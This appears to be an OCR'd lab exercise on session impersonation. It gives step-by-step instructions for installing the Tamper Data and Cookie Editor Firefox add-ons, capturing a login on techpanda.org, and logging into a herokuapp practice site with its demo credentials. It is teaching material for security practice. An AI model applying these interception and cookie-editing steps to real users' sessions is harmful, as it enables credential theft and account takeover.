
1.Install and configure the Tamper Data add-on in Firefox.

2.Intercept and modify HTTP requests to impersonate a user's session.


3.Understand the impact of session impersonation and importance of session importance.

A. Using Tamper Data for FF Quantam.


Step 1: open firefox and click on Extension and themes




Step 2: Then click on Extensions and Search 'Tampering Data'.




Following Page will appear. Click on the 'Tamper Data for FF Quantam'.




Step 3: Click on add to firefox.




Step 4: Click to Add. Then click on Okay.






Step 5: Go to website ‘techpanda.org’ and start tampering.




Step 6: Click on Yes.



Step 7: now enter username and password and login .your Username and Password been Captured.



Step 8: Click on Ok.




B. Using cookie for Tampering the Data.


Step 1: open firefox and click on Extension and themes

Step 2: Then click on Extensions and Search 'Cookie Editor.


Following Page will appear. Click on the 'CookieManager – Cookie Editor'.



Step 3: Click on cookie editor then click on add to firefox




Step 4: Click on to Add button. Then click on ok.




Step 5: https://the-internet.herokuapp.com/login go to this link .

Now enter username=tomsmith and password =SuperSecretePassword—click on login.






